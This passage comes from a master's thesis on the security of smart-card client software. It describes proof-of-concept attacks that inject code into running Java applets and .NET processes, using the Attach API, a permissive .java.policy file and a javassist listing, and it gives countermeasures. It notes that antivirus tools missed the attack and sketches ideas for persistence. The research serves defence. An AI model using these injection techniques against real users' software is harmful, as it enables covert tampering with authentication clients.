Aspect Oriented Programming (AOP) is a programming paradigm that makes it easy to include new functionalities over crosscutting modules, such as logging. Aspect consists of two parts, the first part is known as Pointcuts. This is used for identifying or capture join points in the program flow. A join point can be created by specifying a signature, e.g. as it is done in AspectJ. When the execution of the code reaches a join point, an associated piece of code will be executed. This code is known as an advice, and specifies what code fragment to insert. AspectJ is a general purpose aspect oriented extension to the Java programming language. AspectJ provides join-points such as method invocation, method execution and field access. The compiler for AspectJ is named *ajc*, this will first generate bytecode with help from the Java compiler, weave the Aspect-code into the bytecode, and output the final bytecode. AspectJ support weaving directly into a program without the need of the source code, this is an efficient approach to counter obfuscated Java code [37].

Reflection offers the possibility for a running program to examine itself and the software environment, and make changes based on the result of the examination. To be able to perform self examination, the program needs to have a representation of it, this information is referred to as metadata. In object oriented programming, metadata is organized into objects, which are called metaobjects. The examination of metaobjects is called introspection. With the use of reflection, a program can make changes to the structure and behavior at runtime. Examples of reflection can be to get the class of an object, and then examine the available methods. Reflection can also be used for viewing the inheritance hierarchy [81].

Bytecode instrumentation is defined as ”a process where new functionality is added to a program by modifying the bytecode of a set of classes before they are loaded by the virtual machine” in [82]. Java Development Kit (JDK) 1.5 added support for instrumentation. With this functionality, it is possible to use Java language instrumentation agents (*java.lang.instrument*) to instrument classes as they are being loaded [83]. Instrumentation can be done in two ways: static and dynamic. When using static bytecode instrumentation, the instrumented code is added to the bytecode before the program starts its execution. By using static instrumentation, it is not possible to instrument dynamically generated or loaded bytecode. Dynamic bytecode instrumentation is added while the program is executed, this is done by an instrumentation agent. This agent is invoked each time a class is loaded and can be modified. With the use of dynamic bytecode instrumentation, only the classes loaded during execution can be modified [83].

3.4.2 .NET

The life-cycle of a .NET program can be seen in Figure 12, based on [8]. The first step is that the programmer creates one or more source files in one of the languages supported by the .NET framework, such as C#. This source code will then be compiled, e.g. by using the *csc.exe* compiler. The compiler will produce something called an assembly, and contains a combination of Intermediate Language (IL) code and associated metadata [8].

Programs written for .NET require a special environment in which they can be executed in,

this is known as the .NET framework. As can be seen from Figure 12, it consists of two main parts: The Common Language Runtime (CLR) and the .NET class library [8].



Figure 12: Relationship between the .NET components

The CLR is the virtual machine inside the .NET framework, this is where programs can execute safely. The job of the virtual machine is to verify and load .NET assemblies. The virtual machine contains a garbage collector, a manage code verifier and a Just In Time (JIT) compiler. Managed code is any code that is verified by the CLR in run-time, the virtual machine verifies the security, type safety and memory usage. Managed code consists of two things: Common Intermediate Language (CIL) and metadata. This combination is what allows the CLR to execute managed code. The metadata contains information about class definitions, methods and the parameters they receive, and the types of every local variable in each method. This information allows the CLR to validate operations performed by the IL code and verify that they are legal. As an example, if an assembly contains managed code for accessing an array item, the CLR can check the size of the array and will give an exception if the index is out of bound. .NET executables are rarely shipped as native executables, instead they are distributed in an intermediate form called Common Intermediate Language [8].

The class library is what .NET programs use in order to communicate with the operating system. It is a class hierarchy that offers all kinds of services such as user-interface, networking, file I/O and string management. The .NET framework performs two compilation stages: first a program is compiled from its original source code to CIL, and during execution, the CIL code is recompiled into native code by the just-in-time compiler [8].

Human readable information about the source code from an assembly can be found in the CIL and metadata. This information includes names of types, methods and fields. This information can be used by a decompiler to produce source code representation of the assembly. The decompiler will not be able to retrieve all information, such as comments and blocks of code excluded by conditional compiler statements. Since CIL is common between all .NET languages, assembly written in C# can be decompiled to produce e.g. Visual Basic .NET source code or any other .NET compliant language. This can help an attacker to produce source code representation of an assembly in which ever .NET language the attacker is familiar with [84].

To protect an assembly from being decompiled, different techniques can be applied. One way of making it more difficult to reverse-engineer the assembly is to pre-compile it into native code. This binary will not contain any CIL code, and will be compiled against a specific hardware architecture [8]. Another approach is to use obfuscators, such as layout, data, control and preventive obfuscation. A less pretty approach is to add corrupted information into an assembly's metadata, in such a way that it will not prevent the CLR from running it, but will break programs that load the assembly into memory and scan it for metadata [8].

4 Justification for the Experiments

In order to answer the different research questions, four different experiments were conducted. Before we go into details about each of the experiments, we want to justify why we choose those specific experiments. Figure 13 shows how the different components on the client and the smart card side interact. In this figure we can see that the user is interacting with the graphical user interface (GUI). This component is communicating with the application, which is then interacting with the execution environment. The execution environment is communicating with the smart card reader, which is then interacting with the smart card.



Figure 13: Components on the client side and the smart card

Since this thesis is not about social engineering, the user component will not be investigated. As discussed in Section 3.2.2 the smart card is normally a tamper resistant device and research has already been conducted towards the security of the physical smart card. The smart card component and the smart card reader will not be investigated is this master's thesis. There exist different classes of smart card readers, where the most advanced ones have software deployed on them.

In Chapter 5 the application component will be investigated, in this chapter we have created an experiment that will examine the application of one specific service provider, the one that is

used as a case study in this thesis (Buypass). In Chapter 6 and 7 two different execution environments will be investigated. The first experiment will focus on the Java execution environment, since the application we have examined in our first experiment is written in Java. In the third experiment (Chapter 7), the .NET execution environment will be investigated, since it is similar to the one examined in the second experiment. What both of these execution environments have in common is that both of them are using a virtual machine approach. Also, by investigating the .NET execution environment, we can compare the two execution environments against each other and see if choosing the .NET environment will increase the security. The last experiment (Chapter 8) will be towards the graphical user interface (GUI), since this is the component that the user is interacting with.

The findings, countermeasures and source code for the first experiment (see Section 5) has been removed, and is only available for Buypass. This also applies to parts of experiment two (see Section 6) and the discussion chapter (see Section 9). Approximately one third of the content in this thesis has been removed.

5 Investigating Buypass' Applets and Services

Findings, countermeasures and source code for this experiment has been removed, and is only available for Buypass.

6 Manipulating Behavior of Java Processes in Memory

The next two experiments are towards the ”Execution environment” component on the client side, see Figure 14. In this chapter we will investigate the Java execution environment, and in Chapter 7, the .NET execution environment will be examined. The reason for choosing the Java execution environment is because the application examined in the previous experiment is written in Java, and is used as a case study in this thesis. The .NET execution environment was chosen since it is similar to the Java execution environment, with regards to a virtual machine approach. By examine both of these execution environments we can compare them and see which one is better suited for implementing a security critical application. In both of these experiments we will use reverse-engineering, programming and literature study for investigating the two execution environments.



Figure 14: Execution environment component on the client side

In previous work found in [32] and in the specialization course that this thesis is a continuation of, showed that it is possible to alter the behavior of Java programs by modifying the Java applet cache. This approach has a pre-requisite that the program is cached, which applets are by default. The approach to modify bytecode in the cache has also been used in the first experiment, see Section 5, where modifications were done to see the input to a hashing method. To protect

against bytecode modification in the cache, one could simply disable caching on the client side or at the server side. It will be difficult to get all the clients to disable caching on their local computer. Instead, disabling caching on the server side is more efficient. By disabling caching on the server side, the clients needs to download a fresh version of an applet every time they visit a webpage with that specific applet, which can generate unnecessary traffic for the client and the server. The caching could be disabled on the server side by setting the parameter *cache_option* to *no* in the HTML tag that includes the applet.

Modification to the behavior of a program could be done in two places, on the hard-drive or in the memory of the client's computer. Since modification on the hard-drive could easily be protected against by disabling caching, we went with the memory approach. For modifying the memory of a Java process that runs inside a Java Virtual Machine (JVM), we need access to the memory space of the JVM. This requires us to create our own Java process in another JVM that connects to the target JVM. The Attach API offers the possibility to connect from one JVM to another one, by using so-called agents. This API is part of the Sun Java Virtual Machine, and is supported in both the Windows and Linux implementation. The Attach API is part of the *tools.jar* archive of the Java Development Kit (JDK) and is implemented by using a Service Provider Interface (SPI), this makes the interface for using the Attach API the same on Windows and Linux. The actual implementation of this interface is different in Windows and in Linux, and the specific implementation can be found in the WindowsAttachProvider.class and LinuxAttachProvider.class. In Mac OS X, the attach API is also supported, and is implemented in the *classes.jar* archive, this archive contains the MacosxAttachProvider.class. The Attach API was introduced in Java 5.0 SR 10 and in Java 6 SR 6, and was activated as default since Java 6 SR 6. This means that all applications that are made with Java 6 SR 6, and later versions, support the Attach API by default. It is, however, possible to turn off the support for it, which is done by setting the *DisableAttachMechanism* property to *true* on the client's JVM configuration.

An agent can attach to another JVM in two different ways, premain and agentmain. By attaching with the premain method, the agent is given as an argument (*-javaagent*) when starting the Java process. Since it is more difficult to control how processes are started on a client's computer, the agentmain approach was used. This approach will attach to an already running JVM. The agent that is sent to the target JVM needs to be a *JAR* archive, this archive will have a manifest file that defines which class to use for the premain and the agentmain approach. The premain class is defined with the *Premain-Class* keyword in the manifest file, while the agentmain class is defined with the *Agent-Class* keyword. The signature for both methods, premain and agentmain, contains an instrumentation parameter. By using the instrumentation parameter, one could e.g. list all running classes in the target JVM. Figure 15 shows an overview on how one can attach to another JVM by using the Attach API.

AspectJ uses a similar approach, which offer the possibility to weave code into a Java program in three different ways: pre-compile, post-compile, and load-time weaving. The pre-compile approach is used when the source code is available, the post-compile approach is used when only the bytecode of the program is available, and the load-time weaving is used at run-time. The load-time weaving approach is the most similar approach for the one that we are using. For load-time weaving, an agent is loaded into the target JVM at run-time, using the premain method as



Figure 15: How the Attach API loads an Agent to a target JVM

discussed above.

When an agent is sent over to the target JVM, we are inside the JVM's memory space. The next step is to modify the behavior of the program. We can get access to all the classes and methods with the use of reflection, but to be able to modify the bytecode, we need a bytecode manipulation library. Javassist is an example of such a bytecode manipulation library. This means that the bytecode manipulation library needs to be a part of the agent that is sent over to the target JVM. In order to modify the bytecode of different classes, the modification needs to be done when the class-loader loads them. To be able to modify these classes at loadtime, the agent needs to be injected into the target JVM as early as possible, because the class-loader starts loading resources as soon as the program is started. It is, however, important to note that classes are only loaded by the class-loader when they are needed. To modify the classes as early as possible, the interface *ClassFileTransformer* is implemented by the agent. The method *transform*, which is a part of the *ClassFileTransformer* interface, is called for each class that the class-loader loads. The bytecode modifications can then be implemented in the *transform* method, with the help of e.g. javassist.

This technique can be used to modify the memory of Java applets and standalone Java programs, since both of them supports the Attach API.

6.1 From Java Application to Applet

To demonstrate how one can modify the bytecode of a running Java process in memory, a proof-of-concept was created (See Appendix B). This proof-of-concept was developed on a computer with Windows 7 Enterprise installed, together with Service Pack 1. The code that was developed is written in Java with the help of Eclipse 3.7.2, and all the code was compiled using JDK 1.6.0_31 32 bit.

This proof-of-concept contains around 100 lines of code (the payload injector and the payload), and contains three parts. The first part is an applet, and will act as the target applet that will be modified. This applet has a button, with an action-listener connected to it. When the button is pressed, a pop-up window displaying ”Hello world!” will be shown as an information message. This applet can be found in Appendix B.1, and was compressed to a JAR archive, and uploaded to a web server. The web server included this applet with the use of the *applet*-tag.

The second part acts as the payload injector, which will attach to the target JVM and send over the agent, and then detach from the target JVM. The payload injector can be found in Appendix B.2. To attach to another JVM, the process ID is needed, which can be found by querying the

operating system for all running JVMs. After a list of all running JVMs are retrieved, the payload injector filters them according to if they are running an applet or not. When an applet is found in the list of running JVMs, the payload injector will get the process ID, attach, send the payload, and detach. In order to query the operating system for running JVMs, the archive *tools.jar* from the JDK is needed. To attach to a running JVM, the DLL file *attach.dll* from the JDK needs to be loaded by the JVM. In order to make our payload injector more flexible, the JAR archive and the DLL was included into the proof-of-concept project. In order to get the *attach.dll* to be a part of the *java.library.path*, reflection was used to modify the class-loader at run-time (See method *addLibraryPath* in Appendix B.2).

The last part contains the agent and can be found in Appendix B.3. This file was compiled and added to a JAR archive, together with the javassist archive and a manifest file. The manifest file contains the Agent-Main keyword, which refers to the class that implements the agentmain method. The manifest file also includes ”Boot-Class-Path”, which refers to where the javassist archive is located, such that it is loaded together with the agent. In order for the agent to be able to list methods and modify them, a security policy file is required. This policy file is located in the home folder of the client, and is called *.java.policy*. This security policy file contains the permissions a Java program has access to. Since a Java program and a signed applet have the possibility to write to the home folder of the client, this file can be created.

The agent implements the *ClassFileTransformer* interface, which gives access to the *transform* method. This method filters out classes that is loaded, until it finds the class *HelloWorldApplet*, which is then added to the current classpath. It will then get the declared method *actionPerformed*, and modify the bytecode of this method. The modification will replace the existing body of this method with code that will display the message ”Goodbye world!”, instead of ”Hello world!”. The message-box will also be changed from an information message-box to an error message-box. In order to make sure that the modification is done in memory, and not on the hard-drive, the caching was disabled in the Java settings. Two versions of the ”Hello World” applet were created, an unsigned and a signed version. This was done to make sure that the proof-of-concept works in both situations, and that the signing did not influence the results. In order to attach to the target applet, the applet and the Java application needs to be running under the same user, e.g. if the browser that runs the applet is running under administrator and the Java application is running as a normal user, it will give an access denied when trying to attach.

6.2 From Applet to Applet

In Section 6.1, a proof-of-concept for modifying the memory of another JVM was explained. This proof-of-concept was implemented as a Java program that runs in an environment where both JRE and JDK are installed. The JDK is required since this proof-of-concept requires resources from the JDK, such as *tools.jar* and *attach.dll*. In order to make modification in memory more flexible, a Java applet was created. The source code for this applet can be found in Appendix B.4. The payload that is used by this applet is the same as in the previous proof-of-concept, see Appendix B.3. The proof-of-concept contains around 150 lines of code (payload injector and payload). This applet will function in the same way as the previous proof-of-concept, except that

only a JRE is required to run this proof-of-concept. This applet was created since most clients will only have a JRE installed on their computer. The idea of this proof-of-concept is that one applet can modify the memory of another applet that runs on the same computer in the same browser, with as few dependencies as possible.

In order for our applet to attach to the target JVM and send the payload, the applet needs to be signed. To run this signed applet, the client needs to accept the signed applet by clicking on the *run* button in the message-box that is displayed when the applet is loaded, see Figure 16. The applet used in this proof-of-concept was signed by a self-signed certificate, this makes the message-box display that the owner of the certificate can not be verified. This message-box will be displayed for applets that are signed, even when a qualified certificate is used.



Figure 16: Warning from signed applet

In order for our applet to query the operating system for a list of running JVMs, the *tools.jar* archive from the JDK is needed. This archive contains a lot of functionalities that are not relevant for the AttachAPI, which makes this archive rather large (around 12 MB in size). All functionalities that are not needed for the AttachAPI to work, was removed. The resulting archive is only around 100KB in size. The two classes *WindowsAttachProvider.class* and *WindowsVirtualMachine.class* are responsible for loading the *attach.dll*. In the default *tools.jar* these two classes uses the function *System.loadLibrary("attach")* in order to load this DLL. The function *System.loadLibrary()* will load the DLL if it is found in one of the paths in *java.library.path*. Since we want to load the *attach.dll* from another location, we modified these two classes (See Listing 6.1). The modifications were done by using the bytecode modification library *javassist*. Since our payload injector needs a reference to this archive in order to work, this modified archive was added to the *applet* tag that includes our payload injector.

```
private static final String OUTPUT_PATH = "C:\\Users\\sveeng\\Desktop";

public static void main(String[] args) throws Exception
{
        ClassPool pool = ClassPool.getDefault();

        CtClass clazz = pool.get("sun.tools.attach.WindowsAttachProvider");
        clazz.getClassInitializer().setBody("{System.load(System.getProperty(\"java" +
                ".io.tmpdir\") + \"attach.dll\");}");
        clazz.writeFile(OUTPUT_PATH);

        clazz = pool.get("sun.tools.attach.WindowsVirtualMachine");
        clazz.getClassInitializer().setBody("{System.load(System.getProperty(\"java" +
                ".io.tmpdir\") + \"attach.dll\"); init(); stub = generateStub();}");
        clazz.writeFile(OUTPUT_PATH);
}
```

Listing 6.1: Changing location for loading attach.dll

The payload is not included as part of the path to this applet, instead it is put on a web server, together with the javassist archive and the *attach.dll* file. When the applet is started, it will download both of these archives and the DLL file to the *System.getProperty("java.io.tmpdir")* on the client's machine. This property refers to *C:\Users\[Username]\AppData\Local\Temp* in Windows 7. This path is located in the current user's home folder, which makes it readable and writeable for the applet. After these files are downloaded by the applet and placed in the temp folder, we are now able to list all running JVMs and attach to it, and send our payload by referring to the temp folder where the payload is located.

In order for our payload to modify the "Hello World"-applet, more privileges are required. For increasing our privileges, a policy file will be downloaded and placed in the user's home folder. This policy file will give our applet access to all resources. When a policy file with the name *.java.policy* can be located in the home folder of the current user, this policy file will overwrite the current default policy for the JRE.

Since Java SE 6 update 10, applets no longer run inside the browser, but instead, the JRE runs as a separate process. By default, all applets that are loaded by the browser will run inside the same JVM. Because both of our applets will run inside the same JVM, we can attach to this JVM when the modifying applet is started. Our modifying applet will download all the resources it needs, and place them in the temp folder, it will then inject the payload into its own JVM. When the "Hello World" applet is loaded into the JVM, the JVM is already infected by the modifying applet, and modifications to the "Hello World" applet can be done. Figure 17 shows the expected result when running the "Hello World"-applet, and Figure 18 shows how this message-box looks like when modifications have been done. This proof-of-concept was tried against two different versions of the "Hello World"-applet, a signed and an unsigned applet, and both of these applets were successfully modified. During both of these tests, Symantec Endpoint Protection version 11 was running with Proactive Threat Protection activated. Proactive Threat Protection is a behavioral anti-virus scanner, which can detect malware based on it's behavior. The anti-virus scanner did not indicate any malicious files or behavior during both of these tests.

In order to make sure that this applet modification will work on other systems, a virtual machine was set up. The virtual machine was created by the use of VirtualBox version 4.1.8, and



Figure 17: Hello World message-box



Figure 18: Modified message-box

Microsoft Windows 7 Professional was installed. This Windows version was updated to Service Pack 1 and fully patched with the help of Windows Update. Chrome 17.0.963.79 was installed, which was the newest version of the browser. To make sure that this machine was set up as close as possible to an average home computer, the Chrome browser was used to visit a web page that includes an applet. The browser gave a message saying that Java plugin needs to be installed on the computer, and redirected us to a web page where it could be downloaded. The version that was installed was Java JRE version 6, update 31. This way of installing Java, is probably the most common way for an average user to install Java JRE on a Windows computer. After the plug-in was installed, the browser was restarted and the inject payload applet was loaded. This applet loaded as expected, and downloaded all the resources it needs. We then visited the ”Hello World”-applet with the use of the Chrome browser (in a new tab), and we successfully modified this applet at run time. Firefox version 12.0 and Opera version 11.64 were also tried, and they gave the same result as the Chrome browser. Internet Explorer (IE) 8 was also tried, but our approach did not work, this is because IE runs applets in separate JVMs. This was also done with a signed version of the ”Hello World”-applet, and gave the same result. An anti-virus scanner was also installed on the virtual machine, this was F-Secure Client Security 9.01 build 122, and was running in the background when this experiment was conducted. The anti-virus software did not indicate any malicious files or behavior during the experiment. This could be since we are using built in features of the JRE, the AttachAPI is normally used for debugging purposes. In order to attach to the applet, both applets need to be running under the same user, e.g. if one of the applets are running as administrator it will give an access denied when trying to attach.

6.3 From Applet to Smart Card Applet

Findings, countermeasures and source code for this part of the experiment has been removed, and is only available for Buypass.

6.4 Results From Manipulating the Behavior of Java Processes in Memory

The results from this experiment showed that it is possible to alter the behavior of Java processes in memory. By altering the behavior of a Java process in memory, it is possible to add, remove and alter functionality of a Java process. This experiment did not only show how modifications to a Java process could be done (the payload), but also how one can infiltrate a client’s computer in order to execute this payload.

The technique that was presented in this experiment shows how one can modify a Java process that runs as an applet, but this technique could also be used to modify a normal Java program. The infiltration of a client's computer was done through a signed applet, which the user needs to accept (See Figure 16 in Section 6.2). By using a signed applet, the restrictions from the Java sandbox model is revoked. In order for the payload to alter the behavior of a Java process, the injecting applet needs to be started before the Java process that we want to modify. This is because the modifications are done when the applet is loading its resources (i.e. classes).

To improve the infiltration technique, we could have modified the injection applet to start a native process on the client's computer with the use of JNI (Java Native Interface). This will start a new native process on the client's computer, and will function the same way as the payload injector applet. By creating a native process, we are no longer depending on that the client is running two applets in his or her browser at the same time. This approach was not implemented, but since our payload injector applet is signed, we will have access to use the JNI to create a new process.

Another improvement would be to include a second payload into the already existing payload. By doing this, we can make an infected JVM able to infect new JVMs when it is running. With this approach, our attack will be more persistent. This improvement was not implemented since the goal of this thesis it not to show how to make our approach more persistent, but to show that it is possible to modify the behavior of running Java programs.

6.5 Countermeasures for Manipulating Behavior of Java Processes in Memory

In order for us to alter the behavior of a Java process in memory, the client first needs to accept the signed applet that will infiltrate the client's computer. The first obvious way to protect against this is to be sure what an applet does on your system before accepting a signed applet. The last pre-requisites for our approach to work, is that the target process supports the Attach API, note that this is supported by default since Java 6 SR 6. This is a violation of the fail-safe default principle from Saltzer [85], which says: *Base access decisions on permissions rather than exclusion*.

The support for the Attach API can be disabled on the client side by setting the *DisableAttachMechanism* to true, i.e. *-XX:+DisableAttachMechanism*. This configuration needs to be set on the client's computer. It is also possible to disable this property from an applet, but since this is happening in a potentially hostile environment, the applet can be modified in such a way that the setting of this property is removed. An approach to disable the Attach API can be found in the *AusweisApp* application, see Section 3.3.1. The approach used in this application is to include a separate JVM that has the Attach API property disabled, and is also protected with the use of integrity checking from another process. This is done to make sure that no modifications can be done to the JVM. In order to implement such an approach for disabling the Attach API, a new JVM implementation needs to be downloaded and installed on the client's computer. When an applet wants to run on the client's computer, the applet needs to be running inside this protected JVM.

If a customized JVM is installed on a client's computer, an applet needs to signal that it needs to be started in this JVM. This could be done with the help of a plug-in for the browser. This

plug-in could send a message to the customized JVM to start the applet. This approach, with the plug-in, is used in the AusweisApp.

When the *attach.dll* attaches to a JVM, a new thread is created in the target Java process with the use of *CreateRemoteThread*. By monitoring the different threads that are running inside the target applet, one could alert the user when another process tries to attach to it.

The user or admin of a computer is responsible for changing the JVM settings in order to disable the Attach API support. The default configuration of a JVM should be changed to disable the support for the Attach API, and developers can activate this if they need to use the Attach API.

6.6 Summary of Manipulating Behavior of Java Processes in Memory

With regards to the research questions found in Section 1.5, the *vulnerability* that was examined in this experiment is the possibility to indirectly communicate with the software that is used on the client side for communicating with the smart card reader. This was accomplished by looking into the execution environment of the software used for communicating with the smart card reader, and an *exploit* was created. This exploit uses the Attach API, which is part of the Java Runtime Environment (JRE), in order to manipulate the behavior of the software while it is running in memory. In order to manipulate the behavior of a Java process in memory, a modifying applet needs to be started before the actual Java process that will be modified. This applet needs to be signed, and the client needs to accept this signed applet. By accepting a signed applet, the strict sandbox model of Java will no longer apply, and the modifying applet is able to access system resources. In order to protect against this, some *countermeasures* have been discussed. This includes that a client needs to be sure what a signed applet will do on a client's computer. In order for this exploit to work, the Attach API needs to be enabled on the client's computer. The Attach API is enabled by default in the JRE for newer versions (Java 6 SR 6 and above), but can be disabled in the client's JVM configuration.

7 Manipulating Behavior of .NET Processes in Memory

The results from the experiment conducted in Section 6 showed that it was possible to modify the behavior of a Java program in memory. In this experiment we will try to accomplish the same, but in the .NET environment. Before any modifications can be done, we need a program that we can modify. This program was created and can be found in Appendix C.1. It has a simple graphical user interface, were the user is presented with a button, see Figure 19. When this button is clicked, a message-box displaying ”Hello World” will appear. The goal of this experiment is to modify the message-box, in such a way that it will display the message ”Goodbye World” instead of ”Hello World”. The environment this experiment was conducted in is the same as described in Section 6.1. The proof-of-concept contains 150 lines of source code in total (DLL injector, starting the .NET framework and the payload). This experiment has a pre-requisite that an attacker has successfully infiltrated a computer and is able to execute and run code.



Figure 19: Hello World Application in .NET

The first step for modifying this application is to connect to the process, in such a way that we can inject code into it. For injecting code into our target process, a DLL injection technique based on [86] was used (See Appendix C.2). First we find our process, then open it, add a path to the DLL that we want to inject, and then call ”LoadLibraryA” with this path. This will successfully load our DLL into the target process. We can now execute functions that are present in our injected DLL. This type of DLL injection will only work if both processes are owned by the same user. This means that the target application and the modifying application need to belong to the same user. We are now able to successfully connect to our target process and execute code into it. For example, we could call the Win32 MessageBox API in order for our program to show a message box. This is not the goal of our experiment, we want to be able to modify the behavior and the properties of this application. A property in the context of .NET is defined by Microsoft as: ”A member that provides a flexible mechanism to read, write, or compute the value of a private field” [87]. With the use of this DLL injection, we can execute unmanaged code, meaning that we are not able to get inside and modify the managed code for the ”Hello World” application.

In order for our modifying application to alter managed code in the target process, we need the ability to execute managed code. Appendix C.3 shows how this can be accomplished by loading the .NET framework with function calls from the *mscoree* library. This code shows how

the .NET framework is started, and how we can instruct it to execute a function from another DLL in the default application domain. This means that the code we are pointing to in our DLL file, will contain managed code and will be executed in the target application and in the default application domain (the same domain as our target process is running in).

The managed code that will be executed will browse through all assemblies that are loaded by the default application domain. This will continue until it finds the *NETApplication* assembly. By using this assembly, we can list all of the available types inside of it. This will be done until we find the type *HelloWorldForm*. This type will contain all the information there is to know about the HelloWorldForm class, such as fields, methods and constructors. We want to modify the field called *message*, which is marked as a private string. To get a hold of this field with the use of reflection, we can use the BindingFlags *Instance* and *NonPublic*. In order for us to modify this field, we need a reference to the object that we want to reflect upon. This means that we need a reference to the anonymous object that was created by the ”Hello World” application (i.e. *Application.Run(new HelloWorldForm());*). If the message field was set to static, we can modify it once, and it will work for all objects that are created from this class. In order for us to find a reference to an anonymous object, we first get the window handle of the current process (note that it will be the ”Hello World” program, since we are inside of this process now). After a handle is obtained, we can create a Control object from this handle. This Control object will refer to the anonymous object that was created when the ”Hello World”-program was started. This makes us able to modify the properties of all fields, even those that are not static.

